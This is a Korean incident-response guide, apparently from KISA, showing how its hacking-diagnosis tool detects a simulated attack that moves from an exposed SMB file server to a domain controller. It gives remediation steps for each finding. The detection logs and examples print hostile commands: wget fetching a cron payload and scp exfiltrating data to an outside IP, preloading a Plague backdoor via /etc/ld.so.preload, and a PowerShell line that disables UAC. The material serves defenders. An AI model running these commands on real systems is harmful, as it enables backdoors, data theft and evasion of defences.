

해킹진단도구 활용 방안#4

노출된 SMB 파일 서버를 통한 AD 환경 장악

한국인터넷진흥원 디지털위협대응본부
위협분석단 포렌식분석팀

소 개

해킹진단도구는 보안 전담 인력과 예산이 부족한 기업들이 침해사고의 최종 피해가 발생하기 전까지 해킹 피해를 인지하기 어려운 문제를 해결하기 위해 개발된 도구입니다. 특히 금전 탈취, 랜섬웨어 감염과 같은 공격은 피해 발생 이후에 인지하므로 조기 식별과 피해확산 방지가 중요합니다. 본 도구는 이러한 기업들이 스스로 보안 상태를 점검할 수 있도록 지원하며, 사전에 공격자의 행위를 식별하고 침해 발생 시 신속한 신고 및 대응할 수 있도록 하는 것을 목적으로 합니다.

해킹진단도구의 활용 방안은 실제 기업 운영 환경을 반영하여 구성된 침해사고 시나리오를 기반으로 합니다. 이를 통해 공격자의 침투경로, 시스템 내 행위, 권한 상승 등의 공격을 서술하고 해킹진단 도구를 활용한 식별·대응 절차의 내용을 포함하고 있습니다.

기업은 주기적인 진단을 통해 공격자의 행위를 사전에 식별하고 본 활용 방안 보고서의 대응 방안을 참고해 조치하는 것이 중요합니다. 이를 통해 “자가진단 → 공격자 행위 조기 식별 → 피해 최소화”의 선순환 구조가 만들어지는데 도움이 되기를 기대합니다.

번호	배포 날짜	해킹진단도구 활용 방안
1	'24. 10. 22.	〈해킹진단도구 활용방안#1〉 취약한 MS-SQL 서버를 통한 랜섬웨어 침해사고
2	'24. 11. 16.	〈해킹진단도구 활용방안#2〉 AD 환경에서의 RAT(Remote Access Trojan) 악성코드 감염
3	'25. 8. 28.	〈해킹진단도구 활용방안#3〉 취약한 관리자 계정을 악용한 데이터 유출
4	'25. 11. 10.	〈해킹진단도구 활용방안#4〉 노출된 SMB 파일 서버를 통한 AD 환경 장악

목 차

1. 침해사고 사례를 통한 도구 활용 방안 개요	1
1-1. 개요	1
1-2. 분석대상	1
1-3. 침해사고 시나리오 개요도	2
2. 해킹진단도구를 통한 침해사고 진단	3
2-1. 해킹진단도구 진단 결과 보고서	3
3. 해킹진단도구 검출 결과	8
3-1. File 서버	8
3-2. Domain Controller 서버	13
부록	17
1. 해킹진단도구 지원 운영체제	18
2. 해킹진단도구 설치 및 실행 방법	19

1. 침해사고 사례를 통한 도구 활용 방안 개요

1-1. 개요

해당 침해사고 사례는 기업 환경에서 발생하는 SMB 파일 서버 취약점을 악용한 Active Directory(AD) 환경 장악 공격 사례입니다. 파일 서버는 조직 내 데이터 공유와 협업을 지원하는 핵심 인프라지만, 접근 제어와 보안 관리가 미흡할 경우 공격자에게 내부 진입 지점이 될 수 있습니다.

제작한 시나리오는 공격자가 포트 스캐닝을 통해 취약한 파일 서버를 식별하고, SMB 공유에 접근하여 내부에 저장된 계정 정보를 획득하는 것에서 시작됩니다. 이후 rlogin을 사용해 원격 접속 권한을 확보하고, 지속적 접근을 위해 신규 계정을 생성하였습니다. 또한 wget을 활용해 악성 cron¹⁾ 스크립트를 배포하고, scp를 통해 외부로 데이터 유출 및 추가 악성코드 전송을 수행하였습니다. 공격자는 Plague 악성코드²⁾를 실행해 백도어를 설치하고, 추가 포트 스캐닝³⁾을 통해 DC 서버를 식별한 뒤 Brute Force 공격을 통해 계정을 탈취하였습니다. 최종적으로 확보한 계정을 이용해 DC 서버에 RDP로 접속하여 관리자 계정을 생성하고, PowerShell을 통한 UAC⁴⁾ 비활성화, 그룹 정책 변경 등을 수행한 뒤, 흔적 제거를 위해 공격 계정을 삭제하는 절차까지 이어졌습니다.

해당 시나리오는 포트 스캐닝, SMB 공유 악용, 원격 접속, 악성코드 실행, Lateral Movement⁵⁾, 정책 변경, 데이터 유출이 단계적으로 결합된 복합적인 공격 방식으로 구성되어 있으며, 해킹진단도구에서 진단한 결과를 바탕으로 대응할 수 있는 방안을 공유합니다.

1-2. 분석대상

분석 대상은 2대입니다. 아래 표는 분석 대상의 상세 정보입니다.

번호	호스트명	용도	IP	운영체제
1	ADFS	File Server	192.168.100.22	Ubuntu 20.04 LTS
2	AD_DC	DC	192.168.100.25	Windows Server 2019

[표 1] 분석 대상 정보

1) cron: Unix/Linux 계열 운영체제에서 특정 시간이나 주기로 작업을 자동 실행하는 스케줄러

2) Plague 악성코드: Linux PAM 기반으로 동작하는 백도어 악성코드


3) 포트 스캐닝: 네트워크 상 호스트에서 열려 있는 포트와 서비스를 탐색하여 취약점을 식별하는 공격 전 단계 활동

4) UAC: User Account Control로, Windows에서 관리자 권한 실행 시 보안 경고를 제공하여 임의적 권한 상승 방지 기능

5) Lateral Movement: 공격자가 초기 침투 후 내부망 내 다른 시스템으로 이동하여 확장하는 공격 기법

1-3. 침해사고 시나리오 개요도

아래 그림은 「노출된 SMB 파일 서버를 통한 AD 환경 장악」 시나리오로, 공격자가 노출된 SMB 파일 서버에 접근해 Domain Controller(DC)를 장악, GPO 정책 변경 과정을 단계적으로 표현한 개요도⁶⁾⁷⁾입니다.



[그림 3] 침해사고 개요도

6) SMB Client: 윈도우 파일 공유(SMB)를 사용해 네트워크 상의 공유 폴더에 접근할 수 있게 해주는 클라이언트 프로그램
 7) XfreeRD: 리눅스에서 윈도우 원격 테스크톱 프로토콜(RDP)을 지원하는 오픈소스 원격 접속 클라이언트 프로그램

2. 해킹진단도구를 통한 침해사고 진단

2-1. 해킹진단도구 진단 결과 보고서

해당 침해사고 시나리오의 해킹진단도구 진단 결과는 다음과 같습니다.

- File 서버

ADFS_192.168.100.22

· 일반정보

IP 주소	192.168.100.22
호스트 명	ADFS
OS 정보	Ubuntu_20.04_x86_64_5.15.0-67-generic
로그인 계정	root
수집시간	2025-09-15 16:06:42
분석시간	2025. 09. 15. (Mon) 16:07:27 KST
타임존	KST +0900

· 계정정보

계정	그룹	디렉토리	쉘
root	root	/root	/bin/bash
daemon	daemon	/usr/sbin	/usr/sbin/nologin
bin	bin	/bin	/usr/sbin/nologin
sys	sys	/dev	/usr/sbin/nologin
sync	nogroup	/bin	/bin/sync
games	games	/usr/games	/usr/sbin/nologin
mail	mail	/var/mail	/usr/sbin/nologin
fsadmin	fsadmin	/home/fsadmin	/bin/bash
main	main	/home/main	/bin/bash

· 진단 결과 : **심각** (29개 탐지를 점검 결과)

Level	정상	주의	심각
심각	24	3	2

심각 단계 진단항목이 하나 이상 존재하는 경우 전체 위험도를 심각으로 진단합니다.

· 검출결과 : **심각** (2개)

No	탐지명	설명	내용
1	Plague에서 사용하는 binary 값 확인	Check for the binary value used by Plague malware in NonVolatile/home/fsadmin/2a8de6041c159c91802df65f8ec85d71.so	
2	원격 명령 서비스 동작 여부 확인	Check if remote command service is operating	rlogin/rexec/rsh command service: rlogind

· 검출결과 : **주의** (3개)

No	탐지명	설명	내용
1	리눅스 로그에서 계정생성 여부 확인	Check for account creation in linux logs	new account: useradd[4143]: new user: name=sshd, UID=128, GID=65534, home=/run/sshd, shell=/usr/sbin/nologin, from=none in NonVolatile/var/log/auth.log new account: useradd[4643]: new user: name=fsadmin, UID=1001, GID=1001, home=/home/fsadmin, shell=/bin/bash, from=/dev/pts/0 in NonVolatile/var/log/auth.log new account: useradd[8210]: new user: name=main, UID=1000, GID=1000, home=/home/main, shell=/bin/bash, from=/dev/pts/1 in NonVolatile/var/log/auth.log
2	파일 삭제 행위 탐지	File deletion detection	File deletion command detected. Rule:, Detail: rm -f /etc/sudoers.d/web in NonVolatile/root/.bash_history
3	데이터 유출 또는 다운로드 도구 실행 여부 확인	Check if data exfiltration or download tools are executed	move data: COMMAND=/usr/bin/wget -O /etc/cron.d/datac http://175.45.176.129:8000/datac in NonVolatile/var/log/auth.log move data: COMMAND=/usr/bin/scp -r /var main@175.45.176.129:/main/ in NonVolatile/var/log/auth.log move data: COMMAND=/usr/bin/scp -r /var main@175.45.176.129:/home/main/ in NonVolatile/var/log/auth.log move data: COMMAND=/usr/bin/scp -r ./Desktop main@175.45.176.129:/home/main/Desktop/ in NonVolatile/var/log/auth.log move data: COMMAND=/usr/bin/scp main@175.45.176.129:/home/main/Desktop/Plague/2a8de6041c159c91802df65f8ec85d71.so /home/fsadmin/2a8de6041c159c91802df65f8ec85d71.so in NonVolatile/var/log/auth.log

[그림 5] 해킹진단도구 진단 결과 – File 서버

- Domain Controller 서버

AD_DC_192.168.100.25

• 일반정보

IP 주소	192.168.100.25
호스트 명	AD_DC
OS 정보	Microsoft Windows Server 2019 Datacenter (x64)
설치일자	2025-07-10 11:36:25
로그인 계정	Administrator
수집시간	2025-09-15 17:23:30
분석시간	2025-09-15 17:23:46
타임존	Korea Standard Time UTC+9

• 계정정보

계정	그룹	SID	계정생성일	최종로그인	설명
Administrator		S-1-5-21-247814239-259256 3948-1744706137-500	2025-07-10 11:46:36		Built-in account for administering the computer/domain
Guest		S-1-5-21-247814239-259256 3948-1744706137-501	2025-07-10 11:46:36		Built-in account for guest access to the computer/domain
krbtgt		S-1-5-21-247814239-259256 3948-1744706137-502			Key Distribution Center Service Account
user		S-1-5-21-247814239-259256 3948-1744706137-1104			

계정	그룹	SID	계정생성일	최종로그인	설명
DnsAdmins		S-1-5-21-247814239-259256 3948-1744706137-1101			DNS Administrators Group
Cert Publishers		S-1-5-21-247814239-259256 3948-1744706137-517			Members of this group are permitted to publish certificates to the directory
RAS and IAS Servers		S-1-5-21-247814239-259256 3948-1744706137-553			Servers in this group can access remote access properties of users
Allowed RODC Password Replication Group		S-1-5-21-247814239-259256 3948-1744706137-571			Members in this group can have their passwords replicated to all read-only domain controllers in the domain
Denied RODC Password Replication Group		S-1-5-21-247814239-259256 3948-1744706137-572			Members in this group can not have their passwords replicated to any read-only domain controllers in the domain
DnsAdmins		S-1-5-21-247814239-259256 3948-1744706137-1101			DNS Administrators Group
Cloneable Domain Controllers		S-1-5-21-247814239-259256 3948-1744706137-522			Members of this group that are domain controllers may be cloned.
DnsUpdateProxy		S-1-5-21-247814239-259256 3948-1744706137-1102			DNS clients who are permitted to perform dynamic updates on behalf of some other clients (such as DHCP servers).
Domain Admins	Administrators	S-1-5-21-247814239-259256 3948-1744706137-512			Designated administrators of the domain

• 계정정보는 최대 20개까지만 표기됩니다.

• 진단 결과 : **심각** (27개 탐지를 점검 결과)

Level	정상	주의	심각
심각	23	2	2

심각 단계 진단항목이 하나 이상 존재하는 경우 전체 위험도를 심각으로 진단합니다.

• 검출결과 : **심각** (2개)

No	탐지명	설명	시간 (UTC+9)	내용
1	[EVT]_09_비정상으로 생성된 사용자(관리자) 계정 탐지	계정 생성	2025-07-10 11:46:39	계정 SID : S-1-5-21-247814239-2592563948-1744706137-512 그룹 : Administrators 주체 : ANONYMOUS LOGON
2	[EVT]_14_윈도우 디펜더 백신의 실시간 감시 기능 비활성화 탐지	윈도우 디펜더 실시간 탐지 비활성화	2025-07-11 03:35:55	윈도우 디펜더 실시간 감시 비활성 설정시간 : 2025-07-11 03:35:55
			2025-07-11 03:35:58	윈도우 디펜더 실시간 감시 비활성 설정시간 : 2025-07-11 03:35:58

• 검출결과 : 주의 (2개)

No	탐지명	설명	시간 (UTC+9)	내용
1	[EVT]_07_사용자(관리자) 계정 삭제 탐지	계정 삭제	2025-09-15 17:22:31	삭제된 계정 : root SID : S-1-5-21-247814239-2592563948-17 44706137-2102 주체 : Administrator
2	[REG]_04_관리자 권한 프로그램 실행 시, 경고창 기능 꺼짐 탐지	User Account Control이 꺼져있음	2025-09-15 15:48:34	경로 : Microsoft\Windows\CurrentVersion\Policies\System 값 : EnableLUA 키 : System 데이터 : 0

• 진단 근거 항목

전체 위험도 3단계

정상 주의 심각

진단률 별 위험도 3단계

정상 주의 심각

전체 위험도 판별 기준

주의 단계가 하나이상 존재하는 경우 : 주의
심각 단계가 하나이상 존재하는 경우 : 심각

3. 해킹진단도구 검출 결과

각 탐지 결과에 대한 설명은 다음과 같으며, 공격자가 수행한 행위, 탐지 결과, 탐지 결과 대응 방안으로 구성되어 있습니다.

3-1. FILE 서버

가. [PLAQUE]_01_Plague에서 사용하는 binary 값 확인

해당 룰은 Plague⁸⁾ 악성코드 실행 여부에 대해 진단합니다. 공격자는 **추가적인 악성 행위를 진행하기 위해 so 파일을 로드하여 Plague 악성코드를 실행합니다.**

- 공격자 수행 행위**

공격자는 Plague 악성코드를 실행하기 위해 다음과 같은 명령어를 사용합니다. 해당 명령어는 **/etc/ld.so.preload⁹⁾ 파일에 Plague 악성코드를 삽입하여 so 파일을 로드하도록 설정합니다.**

```
sudo sh -c "printf '%s\n' /[so 파일 경로]/[Plague 악성코드].so > /etc/ld.so.preload"
```

- 검출 결과**

해킹진단도구에서는 Plague 악성코드 동작 여부를 확인할 수 있습니다.

No	탐지명	설명	내용
1	Plague에서 사용하는 binary 값 확인	Check for the binary value used by Plague	Detection of the binary value used by Plague malware in NonVolatile/home/fsadmin/2a8de6041c159c91802df65f8ec85d71.so

[그림 9] 해킹진단도구 검출 결과 – Plague 악성코드 사용

- 탐지 결과 대응 방안**

- Plauge 악성코드가 실행되었을 경우, **/etc/ld.so.preload** 파일에 추가된 so 파일을 제거하고 **추가 이상 행위를 식별하고 조치합니다.**
- 해킹진단도구에서 다른 이벤트가 탐지된 이력이 있는지 확인하고, 조치합니다.

8) Plague 악성코드: Linux PAM 기반으로 동작하는 백도어 악성코드

9) ld.so.preload: 리눅스에서 실행될 때 특정 라이브러리를 모든 프로그램에 강제로 먼저 로딩하도록 지정하는 설정 파일

나. [PS]_03_원격 명령 서비스 동작 여부 확인

해당 룰은 원격 명령 서비스 동작 여부를 진단합니다. 공격자는 **시스템에 접근하기 위해 원격 명령 서비스 실행을 시도**합니다.

• 공격자 수행 행위

공격자는 특히, rlogin, rexec, rsh 등 원격 명령어를 사용하여 원격 대상 시스템에 접근할 목적으로 공격을 수행합니다.

```
rlogin [원격 대상 IP] -l [원격 대상 사용자]
```

• 검출 결과

해킹진단도구에서는 원격 명령 서비스 사용 여부를 확인할 수 있습니다.

No	탐지명	설명	내용
2	원격 명령 서비스 동작 여부 확인	Check if remote command service is operating	rlogin/rexec/rsh command service: rlogind

[그림 10] 해킹진단도구 검출 결과 – 원격 명령어 사용

• 탐지 결과 대응 방안

- 원격 명령 서비스가 탐지된 경우, **설정 파일에서 게스트 접속 허용을 차단하여 추가적인 접근 시도를 방지**합니다.
- 또한, **설정 파일에서 공유된 폴더에 대한 권한을 올리고 Read Only 설정을 활성화**하여 **추가적인 접근 시도를 방지**합니다.

다. [EVT]_01_리눅스 로그에서 계정 생성 여부 확인

해당 룰은 계정 생성 여부를 진단합니다. 공격자는 시스템에 **지속적으로 접근하기 위해 계정 생성을 시도합니다.**

• 공격자 수행 행위

공격자가 계정을 생성하는 행위는 지속적으로 시스템에 접근하고 추가적인 악성 행위를 진행하기 위함입니다. 주로 다음과 같은 명령어를 사용하여 계정을 생성합니다.

adduser [계정명]

• 검출 결과

해킹진단도구에서는 계정 생성 로그를 확인할 수 있습니다.

No	탐지명	설명	내용
1	리눅스 로그에서 계정생성 여부 확인	Check for account creation in linux logs	new account: useradd[4143]: new user: name=sshd, UID=128, GID=65534, home=/run/sshd, shell=/usr/sbin/nologin, from=none in NonVolatile/var/log/auth.log new account: useradd[4643]: new user: name=fsadmin, UID=1001, GID=1001, home=/home/fsadmin, shell=/bin/bash, from=/dev/pts/0 in NonVolatile/var/log/auth.log new account: useradd[8210]: new user: name=main, UID=1000, GID=1000, home=/home/main, shell=/bin/bash, from=/dev/pts/1 in NonVolatile/var/log/auth.log

[그림 11] 해킹진단도구 검출 결과 – 계정 생성

• 탐지 결과 대응 방안

- 사용자(관리자) 계정이 생성된 경우에는 사용자 수행 여부를 확인합니다.
- 사용자(관리자)가 수행한 행위가 아닐 경우, 즉시 **해당 계정을 삭제**하고 추가 **이상 행위를 식별하고 조치**해야 합니다.

라. [EVT]_02_파일 삭제 행위 탐지

해당 룰은 파일 삭제 행위 여부를 진단합니다. 공격자는 **공격 행위 은닉 및 탐지를 회피하기 위해 파일 삭제 행위를 시도**합니다.

• 공격자 수행 행위

공격자는 공격 행위가 남은 데이터를 제거하기 위해 다음과 같은 명령어를 주로 사용합니다.

```
rm -f [파일]
```

• 검출 결과

해킹진단도구에서는 sudo를 사용한 파일 삭제 행위 로그를 확인할 수 있습니다.

No	탐지명	설명	내용
2	파일 삭제 행위 탐지	File deletion detection	File deletion command detected. Rule: , Detail: rm -f /etc/sudoers.d/web in NonVolatile/root/.bash_history

[그림 12] 해킹진단도구 검출 결과 – 파일 삭제

• 탐지 결과 대응 방안

- 중요한 데이터가 삭제되었을 경우, 해킹진단도구를 사용하여 추가로 제거된 파일을 식별합니다.
- 사용자(관리자)가 수행한 행위가 아닐 경우, 즉시 **해당 계정을 삭제**하고 추가 **이상 행위를 식별하고 조치**해야 합니다.

마. [EVT]_05_데이터 유출 또는 다운로드 도구 실행 여부 확인

해당 룰은 데이터 유출 또는 다운로드 도구 실행 여부를 진단합니다. 공격자는 시스템에 존재하는 데이터를 유출하기 위해 데이터 전송 명령어를 사용합니다.

• 공격자 수행 행위

공격자는 특히, SCP, CURL, SFTP 등 데이터 전송 명령어를 사용하여 데이터 유출을 수행하며, 주로 다음과 같은 명령어를 사용합니다.

```
scp -r [전송할 데이터] [계정명]@[대상 IP]:[저장 경로]
```

• 검출 결과

해킹진단도구에서는 데이터 유출 로그를 확인할 수 있습니다.

No	탐지명	설명	내용
3	데이터 유출 또는 다운로드 도구 실행 여부 확인	Check if data exfiltration or download tools are executed	<pre>move data: COMMAND=/usr/bin/wget -O /etc/cron.d/datac http://175.45.176.129:8000/datac in NonVolatile/var/log/auth.log move data: COMMAND=/usr/bin/scp -r /var main@175.45.176.129:/main/ in NonVolatile/var/log/auth.log move data: COMMAND=/usr/bin/scp -r /var main@175.45.176.129:/home/main/ in NonVolatile/var/log/auth.log move data: COMMAND=/usr/bin/scp -r ./Desktop main@175.45.176.129:/home/main/ in NonVolatile/var/log/auth.log move data: COMMAND=/usr/bin/scp main@175.45.176.129:/home/main/Desktop/Plague/2a8de6041c159c91802df65f8ec85d71.so /home/fsadm in/2a8de6041c159c91802df65f8ec85d71.so in NonVolatile/var/log/auth.log</pre>

[그림 13] 해킹진단도구 검출 결과 – 데이터 유출

• 탐지 결과 대응 방안

- 데이터 전송 명령어를 사용한 로그가 확인되었을 경우, **대상 IP 주소를 차단하여 추가적인 데이터 유출을 방지**합니다.
- 해킹진단도구를 사용하여 추가적인 데이터 유출 발생 여부를 식별하고, 추가 **이상 행위를 조치**해야 합니다.

침해사고로 확인된 경우, 24시간 이내 한국인터넷진흥원으로 신고해야 합니다.

※ 신고방법 : www.boho.or.kr → 침해사고 신고 → 신고하기

3-1. Domain Controller 서버

가. [EVT]_09_비정상으로 생성된 사용자(관리자) 계정 탐지

해당 룰은 DC 서버에서 비정상으로 생성된 계정 여부에 대해 진단합니다. 공격자가 생성한 계정은 공격 지속성을 유지할 수 있게 해주는 역할로, 해당 기능이 악용되면 공격자가 생성한 계정을 통해 지속적인 시스템 접근이 가능합니다.

- **공격자 수행 행위**

공격자가 비정상으로 계정을 생성하는 행위는 지속성을 유지하기 위한 전략이며, main, root 등 사용자의 의심을 피하기 위한 계정명을 사용하여 생성합니다. 주로 다음과 같은 명령어를 사용합니다.

```
net user [계정명] [비밀번호] /add
```

- **검출 결과**

해킹진단도구에서는 사용자(관리자) 계정이 생성될 경우, 다음과 같이 생성된 계정의 이름, 생성 시간 등을 확인할 수 있습니다.

No	탐지명	설명	시간 (UTC+9)	내용
1	[EVT]_09_비정상으로 생성된 사용자(관리자) 계정 탐지	계정 생성	2025-07-10 11:46:39	계정 SID : S-1-5-21-247814239-259256394 8-1744706137-512 그룹 : Administrators 주체 : ANONYMOUS LOGON

[그림 14] 해킹진단도구 검출 결과 – 계정 생성

- **탐지 결과 대응 방안**

- 사용자(관리자) 계정이 생성된 경우에는 사용자 수행 여부를 확인합니다.
- 사용자(관리자)가 수행한 행위가 아닐 경우, 즉시 해당 계정을 삭제하고 추가 이상 행위를 식별하고 조치해야 합니다.

나. [EVT]_14_윈도우 디펜더 백신의 실시간 감시 기능 비활성화 탐지

해당 룰은 Windows Defender 백신의 실시간 감시 기능 비활성화 여부에 대해 진단합니다. 공격자는 **악성 파일이나 악성 행위가 실시간으로 탐지/차단되는 것을 방지하기 위해 실시간 감시 기능을 비활성화**합니다.

- **공격자 수행 행위**

공격자는 GUI 제어권을 획득했을 때, UI의 On/Off 기능을 조작하거나 비활성화 명령어를 통해 Windows Defender 실시간 감시 기능을 비활성화합니다.

- **검출 결과**

해킹진단도구에서는 Windows Defender 실시간 감시 기능 비활성화 행위를 확인할 수 있습니다.

No	탐지명	설명	시간 (UTC+9)	내용
2	[EVT]_14_윈도우 디펜더 백신의 실시간 감시 기능 비활성화 탐지	원도우 디펜더 실시간 탐지 비활성화	2025-07-11 03:35:55	원도우 디펜더 실시간 감시 비활성 설정시간 : 2025-07-11 03:35:55
			2025-07-11 03:35:58	원도우 디펜더 실시간 감시 비활성 설정시간 : 2025-07-11 03:35:58

[그림 15] 해킹진단도구 검출 결과 – 디펜더 비활성화

- **탐지 결과 대응 방안**

- Windows Defender 실시간 감시 기능이 해제된 경우, 활성화하여 악성 파일이나 악성 행위가 탐지/차단되도록 합니다.
- 사용자(관리자)가 수행한 행위가 아닐 경우, **해킹진단도구에서 다른 이벤트가 탐지된 이력을 확인**하고, Windows Defender를 포함한 백신 소프트웨어를 활용해 조치해야 합니다.

다. [EVT]_07_사용자(관리자) 계정 삭제 탐지

해당 룰은 DC 서버에서 계정 삭제 여부에 대해 진단합니다. 공격자가 계정을 삭제하는 행위는 **공격 행위를 은닉하기 위한 행위일 가능성이 존재합니다.**

- 공격자 수행 행위**

공격자가 계정을 삭제하는 행위는 공격 행위를 은닉하기 위한 전략입니다. 주로 다음과 같은 명령어를 사용합니다.

```
net user [계정명] /delete
```

- 검출 결과**

해킹진단도구에서는 사용자(관리자) 계정이 삭제될 경우, 다음과 같이 생성된 계정의 이름, 생성 시간 등을 확인할 수 있습니다.

No	탐지명	설명	시간 (UTC+9)	내용
1	[EVT]_07_사용자(관리자) 계정 삭제 탐지	계정 삭제	2025-09-15 17:22:31	삭제된 계정 : root SID : S-1-5-21-247814239-2592563948-1744706137-2102 주체 : Administrator

[그림 16] 해킹진단도구 검출 결과 – 계정 삭제

- 탐지 결과 대응 방안**

- 사용자(관리자) 계정이 삭제된 경우, 실제 사용자(관리자)가 수행한 행위인지 확인해야 합니다.
- 사용자(관리자)가 수행한 행위가 아닐 경우, **추가 이상 행위를 식별하고 조치**해야 합니다.

라. [REG]_04_관리자 권한 프로그램 실행 시, 경고창 기능 꺼짐 탐지

해당 룰은 UAC¹⁰⁾ 비활성화 여부에 대해 진단합니다. UAC는 관리자 권한 실행 시 보안 경고를 제공하여 무분별한 권한 상승을 방지하는 기능입니다. 해당 기능이 악용되면 관리자 권한을 확보하여 시스템을 임의로 조작할 위험이 존재합니다.

• 공격자 수행 행위

UAC 비활성화 행위는 높은 권한을 획득하기 위한 전략입니다. 주로 다음과 같은 명령어를 사용합니다.

```
Set-ItemProperty -Path
'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System' -Name
EnableLUA -Type DWord -Value 0
```

• 검출 결과

해킹진단도구에서는 UAC 비활성화 시, 다음과 같이 레지스트리 경로, 레지스트리 값, 레지스트리 키 등을 확인할 수 있습니다.

No	탐지명	설명	시간 (UTC+9)	내용
2	[REG]_04_관리자 권한 프로그램 실행 시, 경고창 기능 꺼짐 탐지	User Account Control이 꺼져있음	2025-09-15 15:48:34	경로 : Microsoft\Windows\CurrentVersion\Policies\System 값 : EnableLUA 키 : System 데이터 : 0

[그림 17] 해킹진단도구 검출 결과 – UAC 비활성화

• 탐지 결과 대응 방안

- UAC가 비활성화된 경우, 실제 사용자(관리자)가 수행한 행위인지 확인해야 합니다.
- 사용자(관리자)가 수행한 행위가 아닐 경우, **추가 이상 행위를 식별하고 조치**해야 합니다.

침해사고로 확인된 경우, 24시간 이내 한국인터넷진흥원으로 신고해야 합니다.

※ 신고방법 : www.boho.or.kr → 침해사고 신고 → 신고하기

10) UAC: User Account Control로, Windows에서 관리자 권한 실행 시 보안 경고를 제공하여 임의적 권한 상승 방지 기능

부 록

- ① 해킹진단도구 지원 버전
- ② 해킹진단도구 설치 및 실행 방법

1. 해킹진단도구 지원 버전

해킹진단도구는 윈도우, 리눅스 버전을 지원하고 있습니다. 하기 목록의 운영체제에서 해킹진단도구를 통해 침해사고 여부를 진단할 수 있습니다.

1-1. 윈도우 서버 지원 버전

번호	지원 운영체제(6)
1	Windows Server 2008 R2
2	Windows Server 2012
3	Windows Server 2016
4	Windows Server 2019
5	Windows Server 2022
6	Windows Server 2025

[표 1] 윈도우 해킹진단도구 지원 목록

1-2. 리눅스 지원 버전

번호	리눅스 배포판(39)	배포판 세부 버전
1	Ubuntu(8)	12.02 LTS, 14.04 LTS, 16.04 LTS, 18.04 LTS, 20.04 LTS, 22.04 LTS, 24.04 LTS, 25.04
2	CentOS(5)	6, 7, 8, Stream 9, Stream 10
3	RedHat linux(5)	6, 7, 8, 9, 10
4	Rocky linux(3)	8, 9, 10
5	Oracle linux(3)	7, 8, 9
6	Amazon linux(3)	1, 2, 2023
7	Kali linux(12)	1.0, 2.0, 2016, 2017, 2018, 2019, 2020, 2021, 2022, 2023, 2024, 2025

[표 2] 리눅스 해킹진단도구 지원 목록

2. 해킹진단도구 설치 및 실행 방법

